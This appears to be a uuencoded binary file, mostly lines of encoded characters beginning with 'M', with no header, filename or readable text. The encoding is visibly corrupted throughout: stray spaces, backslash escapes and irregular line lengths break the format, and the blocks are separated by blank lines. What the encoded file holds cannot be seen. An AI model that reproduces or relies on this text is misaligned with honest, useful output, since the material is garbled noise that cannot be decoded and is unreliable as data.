M4\_] \*JK^X@E21' Z+U\8O2M#4G!8<! ^H#X,ND5) [6' %C8 [# "8D [-2:) 6/8D2%D
MS\\$0) 4/FI.&PC' JE01 \<D-) 0WX3?;,N^C&Q!^ GCA9PP' MJ\_#% [1]) H+S^
M2\$+M) <1 \?8%Z3' \) ^:@' \^>/Y+0.0V%) 0; .22T& [DDU!FZ@QSP] 5&0L BG2F
MOD0; L2#H3<U) 60C3FYI1, /\_6ZO%^ICA) HRK! 6'D@DX1YR\.; C^8Y\_YT=' .YA
M"BD; "C! [>) B-6! T^6D@&BE?9'' 7-,N4CAYY\$\* (=PF, 1NF-#PQ\_O) 1Y\$ID=6 `
M2S4\_RQP? [A4QT/] (PP&7A@-.B, & \\_7X@SO\_-WM?V] 7 (CJ3) #] K=MO, ] ZWXR
MMHORW`2SV%54S9<ZQI@JSS7&8TP7U; ] ^0X\_TI, \*I3" [TR^Q, ] SV' <P#%DU (H
M% `I) H9#4J7#I ^"J6=JI; ^J\*ZI2^J6] JA; NE+ZI9VJ%O: J6YIE [JEG>J6MJM;
M^I \*ZI5WJEG:K6] JJ; J!, \$+\*+9-^J=EM<>8^+, CNFZ8-; =0-RL"8AZRFU#I6Q
M<, I84JW%3+8B\QZ1L/OF/JW9Y.Q" MDFNG.' / ^UAPWLG; WC<X [! `GO) OF [G& (
M- (3>FA0; >GN4B2O&+; ISK+K; '+\$#L", \*\$I?%S<9S/U+GJ4/9MUV6N.3) G3Z)
MXWJ<' `POC] T! = [; ! \ \ @N (DHKN3# [W&5?D (D, 4L%EI8/1OWV<S<] QD@DTNQ! ?
M+M! >> IFS7&CGOJ38Q, EF\V2>> -\>5%0U. `19- \\_: I) 9! 2 (?B: 8I4 `13HG2= `
M+YG5W6J\_VBY7IQL) Y/8FI\$&] -I\$ \$VHZ `C" M\$%C8V. T \*KNM) P<: AY^ (\*4Q/&!
M"=S=TT; 3LEY=\*U1@+KV.M) Q7S37\$BCHK\$\*Z (Q [MD#X@] I0' L5] O\$9YT+RY [
M">@! &7. I-+N] 'X\$\$/SP (27.GF) -G, 6&\_W-Z; &PW\I1, Z8D"RVJ] EEZ=) S2-+
M] :H `BZ<\_&3^+5\$F+>XFE05^O-K>-: W@LCW87R/Z-\_1^IQW2\_%IOB7@ "6J; YA
M&=E<+G; N3@ \D2Z) \*IY\?E#A2%#, :D9 `X; O' FE\$O+') ?#AYU\$A; G\$PI7I] OIF
M\$H2] Y' <ER] U+<\_ ] ?V: B5' 3^0J%\_<\_Q\$, [T=#Y3&11\$ `?W [93=55CJ\*=CSX8'
M2CS] %XP; M@3H) :M7L\_VTVZR>F4J&O^@W\_\$! \*^TY2\\_ETI] /1' VSN&] GR8' +"
M%I6P-\*5I0LFH5\_ (\$ (; QH?MN/ [00' VVHO@^WQ." ) 2\$CB: 28\D) ' #BH, <16RXV
MG; VL: (Z\%" ^>=CKA%PXU\_IO] ZC^?S, ->: L0! ?3 (\E] G `] X=; \$LJH) NA! #\_M<
MEG\*^NETO, " "3DF8L [ / ! ] M3\B%8Z/8 [ \0%\*AW3 (EJ2DII+; ; FU (05& (E%<D34
M0D. @AJ' B+=GSZ6@ \<"; &#J#NH%&#5EH: -J8 (4AC0^C5&6Z9KY \ \*U%T [VO&72
MH24] HWOM9D@ (W6: (JJG-D+&, T `Q! -4, SE. 9>D<K8FZ\$R^<, , O=X, 9; TB-\$-X
M&#0T0WD: M9LAS\$); S5!>) \*\$9PLQ4F2&M5C `V4\*S0#O7CJ. @P1 (Q6TI: (E#SK
M, \$42 (%IX%4K?; (MD9M% [R1@) ( (: K9' \$YR4=YBB-LPYSE&9%ESG\*>KT. <Y3%
M48<YRK\*DVQQE9=9ACOBPJC9' U\Z<9, Z<8' ^N0<LM#?O0! #4Q) 3&8SXXFI^KH
M6FK/; ST6R>WCZ?T [F\! SZR9I\_=TY [; @R (] GD]>\$ .5H.Q) [! .PJG000-L (\*^ [
M@3H (H7%6W\*UA%#O@%?&R-?) U] %TR#!MI, %X] I8W-#3^\_. [C7R2\$F>\$6">Y5
M) H%=% .E2-- /-ONP@ [4V\*; 9V [ 'UH' V"9DA%S&Y! \*MTJ0FI " \*J@#C6YIJUR5Y7
MFS@. : \ / TL# : 6\JK: 7) / ?G/QFK (VF%J26=6WLVFA \SJVX/ I1HS; ) 8D6T0-O3+
MB?GH8#] B4^ -F: Y4>, 3U&@4" P0 (FJJ, SY `A9LP [16] \_MWS--: \=UA, UQMX; F `
M<>> ID>W5XG; ] ] ' @LD96] !VC [S84ENE4, #\*] 6J] TQI61- /#?D/ "7G" 6H4T# /2
MZ906) &NF\*E5@SR6LU' ZY. 7VPJ \<D18VD `J: JX! \_I=+) : \$8C3@ZE8QT@J^%8L
ME62I ` , N\*Y/8%>0: ( (N93XF\* @P4, :ZSP (?##) .K\$6F) \_K!) 3 (\\_O) R, 2<D:
MGRE2KC [Z^MD\$RSJ] 1@46 [\*OS?O] H!U\2 (K6!CY2 (\$' 0NI#@, .] 5J] , P\$\*M#H
M9YU] ] PS@) V>4, C; C- "6FD&, (F9CJ&!35 (&J+. '1. ^N.<, =7RJQ#89YXS%7I
MSY/-H] 7@X=OG] 9) +W\RT5C#Z^I<?I `V\N^ .5 [ /-LO [0@>O-^JI0B `<: <XT&J
ME1&\>! AZE003WS! W `C6#F#B4K# \^BC, 3! #V6R-UT, ERIY#QBLDQL? `K>LU6 [
M: 23' ; C%0RY: R3RA [ , ] 4/ J" FIIW\$7AD9MJ>H; 7U=A\$UC>\N9D=?L\*6>\*?5Y@95
M93TER: 9^P (\$MNH8M=\R5Q1<LWCCYFD0JG; UVC+" JB4OZ' G=RB0=^+TBJ%: \0
M4H, 6\ S/X [8BJFK" 4L-K2V<O2P ( (\$&DW<JP [ '9. BGH2\*OOY\_NGQZ\_UTUN) 61!
M, ; ; ] =ENI/7>R0ON `XU?AA: \$8M#C1] 5P-D04G (-A\$U `: ") 2SP?E' \; +. AQ] (
M [5LJ] <\$\_E, <) 36J# \HO- \G&V\_K9=\&@/!U!) UPL] Z@; @? ] ' ' -) #F/ -\_D# -8\*
M! \$Z&0>" P! TKH%>] G \ (H; 8L, KGB3 \ \*O") P79; 7K%TSXY-D' \_6W6V&>M3' & . &
M7FOI4' Y6P\_@L3SLF (89S+4& `N><\* \4AX^)?4> `Y! &Y, ; " !P3072G, +\$1+ `=
M4Q" #GD&T [MG^ (TC=07PDRZV?CV<-: 7JQ) 9#GDG>PYPYPER) M=D+N] ] D&D%W `1
M<9A5@O-MRQG.G.V"2; B<D\_T\$O?1U5@G#D [Y] CT-3XWSRC4K\*>FJHTH=? . \$XU
M# [UTL \S: TNKNB: ?Y?AV>\$Y [5P&N9: 'GF<Z@ \$M\*\_ [; "J5FE; 7C0 (@' J#IAW ` \_C
M<U3X ` \$) P#R' R? `@P>&9OM [I: Z8, \N] 51^ `U25 (A. /T, \*\_2 `J] \$: 70' 9BL@/K
MUX9 (B (#M [ [85FM50&D>' 8GW, \*\_38+38T?WI7: X=7", P5/60] K) , C72XVAO3S
MG<VH" .-X) %4] <> ; +) G/2/F3BY. (RH+M] (1 [R (+ (% `F@B"RDQXJNE=O+ `E0L
M\*ENME=3UV%Q] VTF"K02OFE": V"@^9?&^4X: @C" #3%0EGFXTOR\* .--=P \ [+; A
MC-\*D>L] 3: F6?) 4C7<TU\_697-FRR49\* & `E! 6IK&-%T10\$50U41%1#SI [\_, N; "
M/93Q: JME#\* [?D3\_ =DAGRG (3EFOGZB\$@) 8#3=8&2Q7%532YG8S\*88RKZVD6X
MX8<YL+" "A1EE#<E. RE\$/TW, " !6?FH? `<" ! \* `OLZH#1#YK%B9Z7NI" -+B#FW>
MHN. R3U/>, +F: 0IM-?XXYW=5T\*-D"R4U"; FPK: %) \*DI\$\_063Y \ [ #Z. !H/14BF
M@F3\_A788; M: [L" "K%AZP= (AQTZ8; 1@>A>\$' @I] <R- `Y\$Z3Z `L" ^SO@E8. 2S
MM@/+Q10: A [08 \6HW [Q?WZ \U/S" S] R' ) C' H. Y8U?GZ' ) S#1>R' EYN) ) 3\$Q- `
MAOLAYL; M [1, ; 1 \CTL' \_X; ?5) CF<NU `< ) "ASL [W5Q" <JK5N: PN%FWN^049<J!
MT\UZ2VB& ` \_C\_30<V3CQCQ4&%\* (Z\$TZB62" 0\94! XI9HV; . Q4D10-W%T132=KX
M<2E [20<K?9T: " `HGAZ<>7#8Z: \ [2 [R8' V3=: ZN=) ) /' C5D) 844NF%T@7&: Y\_
M6XE; ENEYAG03GS) ; U: E% @E3! 7>Y72QRU (ZF, 0#+: W\*1) CP: -. UE, M45?KL5#
M, -C>6HTAL6\_+? [ ] 0<0^2&! Z1Y^PI2LW2F=) GX^1LG%1TNDL2, 0B@+ "JB8MZ
M' J=: V\*W&</+JL8S^: . &\_N86QT6=; , \7U7I0T&X\*&) ^JS-14Q) A&>' , \*J `) =Z
M' &SVYWFCR^+=": GM: G, G. XUX^! `I] O! T (DM] H9B; ) KQB1L<GE [ /X%] H; ; ( ; +
M! [ ! Z#\* I `T ` \$T5@B<JW (TPGJ97S0NA>HY\$JY! 8G+<CURR"K+3>Y \H9' O [L] \_<
M. G: /I [?DECNB@A \^ ; >A5X' ZH) <BNW \. CI#039 [ <ZX?U0@J2H2XH: KJJ ` `K-C

M6;<QD54;-/)0WVJZ&\:QO5FOV6H1W.1YG(6M%B=!J^'&#8-&](=N-R@GN@V:
M-&PY48\*HH^6DIDG8<H;GK-ERI&1%1\L),>GU@F;BQ7CMS22D+-'-I'M\$S!YA
MG<,A/2,=DWDBJS9H44/]A&AN)[\&1P=EW6@X!M:^\%<OKF:4WH]WY!@'C%)X
M@;H\*(5-)K6;F\$-\_OHCD-PL\$0?D>=X^H%`#?[W^PN5RWK\*TF']=>1G\$B%9T'C
M43^0PG4-DNE\$I\_6WJ7HU2V^#(R%WMY[-,8\*I'3]6@Q5.6&'?\_(J:DHK)+G%5
M",QK8-#T2F:%<5UFKUDQ\*=\\*1:%=\*Y'#72M:'L#IM)\*"?ZV@E#E#241U6F
M9&7@;&G%I%2KE-9+T\*KJ<B9V.I+C=Y6K>AJUKP'TUJ?>Y%WNM3;4%5Z?\U('
MM4W7\*)\$<QN0P8BU"#%L?KF>B?2UFXXHK@#,V8IIU+, :6-U??MCXT7)(\Q[H=
M'8JW+:!J6/2\$19+--G&QB\*.G&%<35<SKOV)W+1ZX\*<.8F/1%]'4U'\'\$"=\_R"
M)25?.E!UN;-A38W->G7<4V'5I)D\\_WHN7D,CVQ9]C,:'\_J!-2TBC;Y?0:F6
M,M#IQWH6'W]O\_I;MU/797NYD7B?\V5ZJ\SPCG@V)\$;H/4G\_J5.ZM2HF'U;;
M?;.ZKK34GE'6BQ8&7MYV2\$8(1B"\"C[#7Q!9!=@&D)\*0>I4R/\*\$?R!R>\O(>^
M^@;AH7+,Q963LS5SM&9(CTA'BQ(IP-G\>OKK6)X9;7Z1Z!Q?'J8^:Y^A!F0Z
MIU9\$[K-04O)F((?S\_"T:INR#UB[M; (=RA3;" :I<2L^\_R>4D^C:T.R'7--/RN
M!+) "N(J, !Y\_=\>M>VK;<\$=-WZ\*DC81\*HV>R+HI,Q60JJEFY&IR/O7#AODW>
MHH%O\$>[C7S;6:X+D+&)@32!UZ;>4.AED%:AAU@<TC/2V6<%R<J>C2;#Z;D\_
MBQ(Y3W!0W381'S%84BM4GN2'B@\$/<!NBI&['\$>RPY'%R(1>\_S'V+N'<'\_O86
M"33;;9\_H,LD@]00QD6V'A'',WX0\*\G(PN=#'3.?40L\_KC"B`G(QGD)9>]]`
MP>RE,7&1FO!C9EXR<]<2FAKW>\$B[AU8@3F#GTT\"&W\F,-+9M-#C.B/6X7PP
M^Y4A1I)N;]LHWM"&\_S(Q1IA;!Q%&'@Y"C%HCC["C.(P(WCG(<?.?BF./&-
M5X="R)E.])^-^G5P>3?TU04\_\_=3K7/EXCJ#(I5096+!"G)!LC1B!U: SJ:O/]R
M;/VJ1G,)DIRY4#V'NH9&M"2;D8?Y\_'Q9/U3040(Y\*\D9^T(WML\.)FRP%K69
MF[Y\_/QNK"3YP47=G5R'0NLLW<V+1,8N&V>D`)031B'F<\_%U69[X#]^&:2WIO
MZ,`+X1D=T6807#'HPTW1%,!]Y\_/=D>=SEQ(\$\):E1A6]MDZ+J):N3HL.%W9:
M]C=V6MW?PDZ++A=V6O8[W6G9[8).6V;-3HO>1L;"SL9.JSM;T&EYFBKLM3Q-
MA2\"\_E=)M1Y08PIJC%D.!E3VC<CL?1%'?9I67T97YL&\$&\$."]?Y-" +3' BZ0%]
M@13D%7C!ABW' \*&?+/#D]J,?^@LN?#U?!YL3.PY\W2WTA'3V&4\$VZ]C/6,OL
MS5/U7=!.LD`\* <LM;:IF5'U9RW#JKCEC/0K6@RT9(-B:,5J36%]3,YEP]8S[
M?T4]7VI--AR89V&.L3@B8VBBD!Z3CAT)(AWP=/SOD\_\$5H:G.JA61^<R8Q=GT
M@M1<?Q^2"\_VQSGT^):0,<@P22\_(!O7U@+[.I!41^2P:35@K:Q+\_ %8W8J:QA
M([XLL2>!/])G\*X\*M'Q\HL<>)].`R"[\$%#Y#U9B>7NH\6@!I+\R'C>5! ?9U+
M)RH\*LD+M-20.,@HQ"3%'?;/1/]/TK:O:[>7#YF>C<56?I<41E'UX[9\$.;UB=
ML#L7A=<\$Q1]KP5Z6IJQIB,F)P8\$UHC8=;RTU/FU0K\*>STX)+N@5V9L'J@[1
M;/Y%=-[B>Y=EP"%K0DW\*5.\ /43%1M(J";XK/H],PSQ"4\$71D5)1#%\$0\$![Y%
M@'\GA^C2>HT?CY>"^TGC;.V@,,HXS\*1WE-+5:>\*H8K4MHQ.74,0:%\$-S\*\
M)C@\*,@PQ<9TA)7XUGDW^7<4@@FI/7+\F!G\$9A&I!UYH9LWRJ!=[8(0)E!' 'Q
M)G##[GQZ-1X-R2K\&VT;D5>KS<(\!= (XQ\*+S8(%L"NN)#`\$%VP&^2\$+)T?3C
MQ<C%`C\_4VOC=T3E][P8;]=>G2\T))ZLS)"1L0MW"W'1("ZOFE]U7.AB+H
M3Y/Q]>44.Q3CS^2YZ^C+LVQ6:@\$>O\KV@4ENT>\$Q4B&D:)#>[ 'H9(-LYV<9T
M\B5D021VBO@-/[F6?>'IM?Z@[.FL7\#U?<:4%W:J](D"EXR@<Z\X4"5#G-A
M>6Q\*>O:Z<'EQ=8LZ5^%( /IB/PP\RG?+\$+N-QG?%3AZ>F\_>74NB\[\*3F\_ ^8[4\
MA!76N;'L=C&Z`\$-,0G]B'G\BT;ZBQ^!(9)B!B7V&1Q4\LG:)\RZ^QMJO>CX/
M%I6R\*!BV#E!&\$`P;X>1L+H=734P##\B#WBG]P7Z)E],8.JEX#',C'R49@-"Z
M8' TV!/Q.,#S:?HCM,DQV6\_K#^%6>)/!TU^1"OME8]'C%"(2(M'1B%4\ :7`6
M9! =B<I^AKUUXZ18@72=.4,/![7\ \ /1[N>>RJZ\*G[OEIS)0=L\$)XG[D1& ;).H
M7U=>M\EH(D=#9=0:B=&\$H0(V>NM>\NO<YMZ/QKG23Y52%\$UG&U^@)(H^)\`\_
M)N-7X!^C\_R[TC]&)=-(+GJA2PYN/"0C:\$,F?%NF)[9,DZ3NHJ&JAM)ED\1L
M\$JI8%S^AD(HKGZBV.S>O%%R]KP9G,S9<UMZCU\$/JNL,'V; !@\*CB<-)VH@BB,
MJ,1[ ]B;SL>S\R">K-OKX&YUOI8';3SBT[R&/LC\*EFT</\R3'(:@B\*'8#`\*N
M&%1'CB;C&9FTSV\_QJI;C?'SV&! :RWG-PA)-X'DC-;]I8X8U2%D##@]=P(Q`
M#!'\Q%=U\GE<?6(5")&SAY^7+3SNL@DRSGS)B,E&8%E"@(\$)#5+2KSG5!BF<
M9@JT:W")L'CY\_K.G"Q2^Q-A9F0@)@/H?MVXA#CT/GYA/^`T4,\$SG6TG\*O>9
MAG6>7IWY.A<O[,G(U8;K;;@G\$V;&8MDJB&\_KQJ5L'!OCQB]T;8[@D<ZV\$Q77
MF3(KG& \PB1A3B\$H]1EYX04;<D!D&'9?NR\$'V05YL5BV&6/1.H\$%& ;5!],%H
MYDU>.65?[VTE&:QA[X\_-Z7\_4YK2>212]8"91W[2L&X=#1\;QA8%Y(2(B@H.+
M8!N-;4=UMG?R5G\_4ZYK[?\_2D2NM@FH3JF^:A^D\*CV'!:T&P9F@E\$!'!: ,H+J
M`=-Y\$P>G8A1];&"",^ -A+[7EUV!F6S);V+\$0D-/"6M<<H8(\`9)-+CORTEFU
M`>(Z\*V0POAAI:J(\_#\GI<<?#2HZXO9^<?;P:\$Y'I#-HA^7\$F,CN4F<D1CX7.
MI!U2'F=R/1EINNB/SJ(-T/<9<+YHUJ=G%P0T)1DBXD86@T\_BQ2,QT9'\U(8@
M)6J\ \JY)@AJR[\$!I<7)\8\ RSTLBB<W%/Q[6:XP>9L#""\*=%R7:B2PK<1<\1S
MF6VN[" ,RTOFU`6\*E5]Y:\$"B<VA%I\$5QEEM'D'U\*M/Y=,/R(+.KZ65\$:J\$S
M"<EE+&\$? (7PA: :^GLWD)/V<9\* M>\$ :`F4%)!0PB%&"QF=?G!:C2?#<] (; ,@X!
M7L300=-/\^+2. !6")6=P?Q@M2[ @\_VQ11UFZLD6XJ.IL5TPR83\*DD8/23IXL&Z
M!\_5;H\#\*2]Y7J^7#WE\ISP\N\_%O0;GPO\_D2V"\GGGW63UJ=]3BY#,D%R9C"
M\$5B%R' [ / ( )%9+sx\$LNKW,<7KO>\*.P<Y)@!#>F^JY=,P\$0%!QR\RH-7(YC9#\*
M1T35P+ZU\GST`SM2/RRVMQN' -<GN;5!]9`WI]IK;K8S,R\_T:AR+JIN3<+J!Q
MW`^/\<:)(Y5QQS`CE3\$%<\$N)\\_5FLV9#U^L]S%:,A:NY179Q"&:-`8TSQYOI
M;K4]JYB8<6+!MM3MC=Z'1C7ZT`J)"4FH/'W?BZ[\$DWXUHF:D9E\*Q#]ZOW=^^
M?)HN#\VN(NF7"[-NP;=9&(Z#!J'.UX61+^H\3D6'Y()DZ#R!58B,>D36.A\_4
M+(+.1Z]0>5LE[D%GB9=]4"YE'U'V(20FI):]BX\_Z(\*<E\*H&+F2.+B\$IX@)FQ

MRO [. IH>"Q1VKSD^C,F\*A.ON%O%H`!0\$4K4#!E3'<4HFKR7#@N()W+,T.]^&Y
M\L/]X!%/YQ,&;Q-'\*YV:)39U8BX0W2XVE1AC'%[BEANHX^>0"GOIROGSRAR\$
MXC%V[L.!)]@8XH)6.%1Y8Y\+\$IN\*!Z05+X?)\$&!?WQ4'4X7;PN),V^.P7\*ZWT
M+VKE`CI><3:\X&RYM7&%I%>+X^2LAV1[Y?8QI0#E=+]:\_\*;3\PSIJZJ0]K"42
MZY/VMR24MEC9[W]:\_N:/VB<]6VYX#AY\$6[0[A\]4]\JA4@NG001TIO!TMM`C
MTK\$.);)J@R8UM\*#U]1!>WO%'SKX)AW\$(7+[CD-&+=0\$7(FN)%#3B@0T:B(I
M4")0J(M:3T)=)L%[;H81R\_H8M)KT\6D:.CB-14HHP\*9@:2%GI..4"DBJS9H
MZ:\$G7V4E-AHT)D)]#RZ\VQ\_-=(/+53#K7]ABCJXE5,W^%!/O+=S+&0%N=0
M.7>8CPSHX9S1C<\*)9Y',18A9W-]^?^>P?( [E].E.#IBZU+@YH`C&ZJ`JE,6Q
M=\\*!W\*"EI"\$BD:BJ"<MK&#KXV?#RJ\2D?\*SFLYKQ`HQOH"><?ZM+O\$5S>.@U
M=R\9.L+^MJX6!C,>9;?DT; .EI3U'BR!TT(:+\_>IP^?!( !'3O2)O%XZ,K"KT<
MJ6>;G[OO2([RNH-OF8J"V<&W8A'>KP],K4]3Z\*KSZ<"Z/7'Y5QN"MC2E+15L
M4Y\*TE6GR!DE&>8<DVR3X-LE%^3],<NRLQO'..D-R(2(C`NXT8K^>2?3>!)OS
M9Y2;W7WZ=H\_'GB2RZ?/1-0H^\_0O3X\@2=@=41.]^Q&[W0ZC#U68SV2X\_XV4)
M+@%]^A>F)XF=)FO66(N2M;`:\$B(RSH"S/NOIXCA\_'5)=3.3U\_,&\$!@Q/.18\_
M,%`<+91\_S&3=!3.DULCK7V5,'-Q;0];3E\^KG,E%3"Y@!%H`"0'8NR+TZWO9
MB1N1O<S,@N\_VB^4Q=W)>;) [4@RB0%;YCWGSSB1'.>.,:,4.[8X7[RHG4-Y8S
M2=]9SC1]:SG3&!-HBF#9)<M&`RE\*SH:Q?E5BODH0(R\*7@^EVCNL9^M'#@<\_/
M>!V4M+FS:IZOI/\N7>>+T2)F<#3D][ (4E4[L;\_U!JKV%1<+; ;E9[WL5BR(4X
M,0S][G&VVOCOF]@[N\$`DN!;3R8WT1XS.FX?=ZFK]B(:QVR<A^6E+:AZ!RLF#
M>PJ@QU6QI8W/9\_\_YM-BSR/KH\$6=Z\_"`C)Z.53B]Z9\*2><C98L=\BCBJ>5OL
MQIQ+DIHEI`YN4\$J6OU^:RV`8]!@;77`C]8.9`BXU?SQ.Y\$B:1YXH(NV[3S[0
M!.+3X\_EZN[Y\_NK\4GYBGIZS([C![NH\$KPKQOZ%)`UN<8PB-S!\$5)H4"[U3[,
M";<ZA:`PKSC/' .S1WO#U`10^LNG:(X!\_LV@`E^C(083R4=Q`ZWXH`<?I0D`
M\*A>^3T/QV%EE\_9()J%GAJ<O5\$2VK50<WUS2(<40BKV\_R-'H)PFY-.T#3B\$ME
MNV\$)83"0\_\*!ZX80,?`-2K"R.GE>S59B6S9J7H!69%7\$XOF17QQG2:%9J/
MT\*PDO1?-2AZ]8%9H.D\*S0N,1FA5M/P:A^OC-"JU'::%RI-.LT`B\$9@6FH]NL
M9+UNLU(4768%EJ/;K\*31RV:E2`[/K(@O<\*L%+U7F)4D>8U9\$:\_\$[YB5//I=
MLT\*KT6U6XNP59B4K0K.B34>W68FC%\Q\*EG2;%4XUPF[-WD]'`NYP[H9Q?E)@
M&<0/JNXOBCZ\_P")S,) ,8-MD8O/HZF\MKLYPSXVQ`A@6M?L&.07UJJK:MQ-?Q
M)%OMDY%^ND[J%N1-#F)R`'\8"4L(@\7D!U]Y6F1`5C&M[#WKMZ%^LUH::3\
M.U"?'\_%S5D]K5(PX?<<25^ZNX^YNT9D3=5RI9HB,<[Z\*./Z`6I"\*12UQ50`L
M>Q[H:TVS7;\_VEK`\=^UUM0K;L<\*9ZRUIL:DPEN.7!4"4P)M<`1"^^S5-J/Q
M;`@UN93X,<K`MOPV>%\_8[TCI!8\2:60UMBIX8#%6WF7"KB%6^EW=YM;I5
M:47/I<V^K^\.3"Q,(JZW5)`RJU,UN-)#8>;J^QH,6\\_4(W"\$\O"BMT9'19U\
M!(\SI"^^73\_<:GB1U`G%US"!2H-\_J`%I36ZSHB8%0.7@8;3;' ;[KY`(\S"2,
M<KG>:)\$I67AZMCXMF\ [+7]?5XB>?`E2WO]YPFU!`^RIM#71]UI).""%\6C^N
M;S8K34HS2QHM[O45!\$K;6]60\*IM39=?7T(61\*+O\YOJI8]D\_/?\$<6M/(@O&
MEQ;<?0&DCX7P;WVGS^/GX]Y\$^90)/P\_?R]J6>9^J6OSISEHV.C%, -J&R(F
M`IV;6-QD;(XPZ??204SA:-VT/)B^,0^F.[=U\]UTT&1\*8>[M7MV2ZD^A-0HC
M<QF9,R[D#DQ.#-S(1%==\+\*`T@\_93U>^HQHXOQ=>`&R+!%GT=\_['B\:<?C
M&GVK7;7NXYTBDXABW=@`>3N\/#8='D6]QO!1#:8IW?.II"1NQ7JL?=1/=N:^
M&:7;(3\$AZ,T\$5QWHU\*,#G;^FSF=&Y\_\_8:7Z;SO]3[O(U=;\_H!;I/\_>[4\_23I
MTGT>ACK60JHJK3SN]&F`%(1@@" :X:D=' /8\.' \_\F1;?WM^?";\_S^W=(P<N:
MAEN(0UP\$ \$ED%2AZA\$NZ(0#,\_%HL^C(S;BKUFL;&-!/=EPC\NPU9;N9+<7FY=
MW83EQG9J/JX&5U>#RPOQ3;+;O\$9FZ.ZD^\67YCF.[D`]83\$X9#\$;HVDJ[-3
M=-G%/B9+)F,9&3-#?) .8DXBQG;`JP)4>9T.-/I[ [ >\_M!L<?)TNQM]\_;\_AW]
MOYRHPMC\*#,/(;'!%&X)Z@\$`,8AN\4QOL\*;B>=OM]:^ZJ/Z(?2I+G)\*Y1+.O
M\$1D1><U^TF3?]Z\*XO!AH?<6OB' `0T4\*W.=AN\_C^%Y=DO&#5`DQ"TX!#9T0'
ME6/KV-W]I/@`M(ZO`VEX2" `L.=\_1DYC,1ZQ@B\*\$QP&\$UHF\$6II.+^?O/K)D9
M^HOGQO<3\_[O-QW=9\P^9\_8POBUB0:\*QTH0AP`AQU\./5Y^XUDCM\$=?0?#P
M<G?W?.P?6"%'\_6;810H`S:M88NZ&"\_86],T5];`#\$!F%<1"J[=A3,,1['\$
M%(NZY8W>Y;\_] \$<2B"-?N6"B9Y/&\1K[D(R,?,(,=H)P@6\$W"O]J&J\*:#.;DL
M;?OJ]Z+YRK-J6W[ELC>[VOS\Y#(DT\_9E\$4H`L+&YKYG(8ARA\_79\_Y[?X-4.\*
M\ \$7S!DICD]^R1R\*\$W6\_SZ\>L%>5+`\*AUP"?KE;!>L52[\$Y42A=@;XJON#W+\_
M`5;=@R\_CJ\MJ<#%NNLPR]Q[E'RZS?R&7V>5FL7V-SVRYG^7V\?=8L\_SS7%/
M/1S:IE540(Z(.&WT`C!GO[!=\$\_RD>O&;R`]S\E5"G>4N^H\70`L\$!-/]D]/-
M:GL[W;WSK\ \$AAOK,Q^!F#T\_[Y6KXL`T\++8`R-]1(00D,')?OSUZ5#!92\B:
MZ<^MB)0(] &5BJW9P[L\$G7T?P.WT:#WWOS0OXCF[\_[-M/#0U\_OA!]>EZIWHK4
M3Q)>8Q\*107DTL/737SC]=O,!52CE7]1M9AJW#4!K7<!: \$UJU8F./ /<\$%(OV,
MI`2NL[ [9EA(39ZXAQ)ETT.Q8^\*P7%3^/5A/FA5EF[\_L01%T22;R6(\_IBSZM
MA)5#F\_O\$?M]M8-5<D,.,S)MU1D#-2<6025P5`DL/E#`M:C":C"\_FILYXK=)5
MN;03%S'+A]5SW]2USYK;M(AI<>038R8R;B'(WC%A]H]8SLEE)RHB"DL,XJON
M#Q+\_@:J;NW4,!!Q\$^;B3G>%J);975ZQZ^+' :7]'=PKJA&CHGEI6Q+-,<K8B<
M"#0)L54[N/1@Z7V3F3%\*7W\$\_"E^BSWMXU25\*CB=E.#]T\_(J@)&,)84D^+#,N
MW\*6\F+;+O.W`=X[54VO,<3+B)]A6QS>.] .OJ)VEXRPLTD5.3[8-E6QJ;\_] ]<
M=F`B8M#41%==\*2&!]\*ZIK30U\$FO6UI<D<18CX32\*A.^?Y\4H;2BM`RDA4^B
M++++\*&F1ELB`EH@K6M6+6/5C%YU8`)BH%E\$5UWPTL-/['GMJ^G0\$;%G@#\_Z
MS,NX:>^DDC(.G+\WZR\ -CPE/:G@J<.S]XC13\ \$7&+\_+ZBZ+^8EJ-S-\*.WPSX
M\$5F.>OPHZG=]Q`I&\$3^\*ZX^2^J.V8HS7B.6=M&8IS#/O\$SDV&F20DU[4198L



MDA\_H#&.\*.Z[%'4?U!V=R,1N\_X'<Q/TCJ#RAP8=J\$68Q&`\_U!Q@\_R^H-"?7#Y  
M\_D+4PYW%!96R3FI9)Y'UW)K\8#BXG+D/DH@?Q/4'"3XP=3@=?AA<\$2F<8AYS  
M,IH.)Q?OITQW//9[\*\*!!S)D]9\$J8<P(OQ#<W^O:5<4U+\*>,4,B:J:L(B#U.G  
M/TAES'\N>P[])3^&!X+'J@69>>3)L>2YSL7IY':IX%?&RT!0U4!E/8]23Q^2  
MR@>:(J%>AF36/T,S\$EBU(!./U'V'S)-?Q\I!'R#C]U!)0H,H(<\*Y48V);2>\*  
M:IM#;8FO.C\_(^Z#.H"\$-,:/;%G0FL28'Z(+SE8%N+3&05W)59(\$4.U3,-H\*  
MR9D'E)@(Z<XH9PRX.Z^-D1!]2C0\$8BMVL&1!S>=\(1P\_BS64#OO2.;TR:.\$  
M%D#\*(K'>(50!?'5\$Y\X)\*MD+811#+1'!C6'78DI+HF=[<#J%ZE%A(\$%QUH&./  
M/AF^AY,,?][N-O]:;U=;IYN5W\_ZL=X^R2KI\_WP\_&55GM,YB'^4K^842Y'=<  
M#[3SB;PNY7&)Q:4.EWG[+9/'+S-IE0N5:V[1A4.7=;X?IM-?5>\$]B^OW'9`#  
MO1&;P"[5Z`9R[/']\6F=LX9?.WCFX#GA12L<?FK02\_L!QGC\T>\_XP)401>Z#  
MF!\D]0?CT<1<4S4ZO1H/?E65B%+W3<9O<@ZWX3<LIW#?E&RG7OW-><7(2S1V  
M[1E'!,9>HN:9!Q-3.%;XQ.%3XC-7`62,"GMP[L`%P;YA#)=>/3932M/C!S)Q  
MFUY,9.%K<K@V\$W(;N(5`\$\*>-VNT?Y(X>\$IX%L"5U)+<P00"/;^R&/]U'B@8  
M!FH4I!\$ZSY0<B[V5^HHXFUE\$S\$\$(#='ZQSV\$F7H\_![,O%T(LD94]C'5/5USZ8  
M\_O/UZ[LY'+E9?;UUR.,O%N%R\*EQ.)7/\*)8?1]24SR'IA!@#8[S-757B='5[(  
MXT\7T[D\?53G\$H>Y\*)C+\*W%YU0;\$;IH.AL-Q9?/!>:CL[M-Z?U!.J]]6/X]]  
ML,O[6R8PLA:9N')R5P[V232A<'0\*0Q!D8#8SQDY&:<M(;ET-RYO@`\$&K\_W>^  
MOC?/O)\_/5LO&U3'\_>8,-#/DHP\_(7`B('H\$41)/B\F)P/C',,\U++)RXT:V%S  
M+5'O`XE[E\_5AXRC;42ZNP-05B(W)-D#F'+2B[E]W^SZO6/Z/P\_G`<50852CD  
